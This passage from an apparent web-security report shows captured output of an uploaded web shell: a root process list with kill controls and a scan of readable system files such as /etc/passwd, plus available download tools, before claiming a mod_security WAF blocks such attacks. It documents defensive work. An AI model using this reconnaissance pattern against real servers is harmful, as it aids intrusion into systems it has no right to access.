


Fig 7.5.12 POC 12- Shell Exploited

Shell Upload (Snapshot 2)




Fig 7.5.13 POC 13- Shell Exploited1

Shell Upload (Snapshot 3)

server ip : 127.0.0.1 | your ip : 111.93.78.36 | Time @ Server : 14 Apr 2015 10:10:20
o / etc / apache2 /

xpl ps eval info db rs www-data > - shell command -

	action	user	pid	%cpu	%mem	vsz	rss	tty	stat	start	time	command
■	kill	root	1	0.0	0.0	10600	832	?	Ss	Mar31	0:00	init [2]
■	kill	root	2	0.0	0.0	0	0	?	S	Mar31	0:00	[kthreadd]
■	kill	root	3	0.0	0.0	0	0	?	S	Mar31	0:03	[migration/0]
■	kill	root	4	0.0	0.0	0	0	?	S	Mar31	0:02	[ksoftirqd/0]
■	kill	root	5	0.0	0.0	0	0	?	S	Mar31	0:00	[watchdog/0]
■	kill	root	6	0.0	0.0	0	0	?	S	Mar31	0:02	[events/0]
■	kill	root	7	0.0	0.0	0	0	?	S	Mar31	0:00	[cpuset]
■	kill	root	8	0.0	0.0	0	0	?	S	Mar31	0:00	[khelper]
■	kill	root	9	0.0	0.0	0	0	?	S	Mar31	0:00	[netns]
■	kill	root	10	0.0	0.0	0	0	?	S	Mar31	0:00	[async/mgr]
■	kill	root	11	0.0	0.0	0	0	?	S	Mar31	0:00	[xenwatch]
■	kill	root	12	0.0	0.0	0	0	?	S	Mar31	0:00	[xenbus]
■	kill	root	14	0.0	0.0	0	0	?	S	Mar31	0:03	[migration/1]
■	kill	root	15	0.0	0.0	0	0	?	S	Mar31	0:02	[ksoftirqd/1]
■	kill	root	16	0.0	0.0	0	0	?	S	Mar31	0:00	[watchdog/1]
■	kill	root	17	0.0	0.0	0	0	?	S	Mar31	0:02	[events/1]
■	kill	root	18	0.0	0.0	0	0	?	S	Mar31	0:00	[sync_supers]
■	kill	root	19	0.0	0.0	0	0	?	S	Mar31	0:00	[kthreadd/1]

Fig 7.5.14 POC 14- Shell Exploited2

Shell Upload (Snapshot 4)

xpl ps eval info db rs www-data > - shell command -

Server Info	
root partition	11.37 GB free of 19.68 GB
php	5.4.4-14-deb7u9
python	Python 2.7.3
perl	5.014002
tar	GNU tar (GNU tar) 1.26
wget	GNU Wget 1.13.4 built on linux-gnu.
lwpdownload	/usr/bin/lwp-download version [unknown] calling Getopt::Std::getopts (version 1.06 [paranoid]),
curl	curl 7.26.0 (x86_64-pc-linux-gnu) libcurl/7.26.0 OpenSSL/1.0.1e zlib/1.2.7 libidn/1.25 libssh2/1.4.2 librtmp/2.3
/etc/os-release	/etc/os-release is readable
/etc/passwd	/etc/passwd is readable
/etc/group	/etc/group is readable
/etc/issue	/etc/issue is readable
/etc/issue.net	/etc/issue.net is readable
/etc/motd	/etc/motd is readable
/etc/hosts	/etc/hosts is readable
/proc/version	/proc/version is readable
/etc/resolv.conf	/etc/resolv.conf is readable
/etc/sysctl.conf	/etc/sysctl.conf is readable
/etc/network/interfaces	/etc/network/interfaces is readable
/etc/ssh/ssh_config	/etc/ssh/ssh_config is readable
/etc/fstab	/etc/fstab is readable
/etc/ntab	/etc/ntab is readable
/etc/crontab	/etc/crontab is readable
/etc/unittab	/etc/unittab is readable
/etc/modules	/etc/modules is readable

Fig 7.5.15 POC 15- Shell Exploited3

WAF will protect this all attacks and this way how mod security will patch those vulnerabilities.

FINAL POC: snap shot 1 (WAF)



Fig 7.5.16 POC 16- Vulnerabilities patched by WAF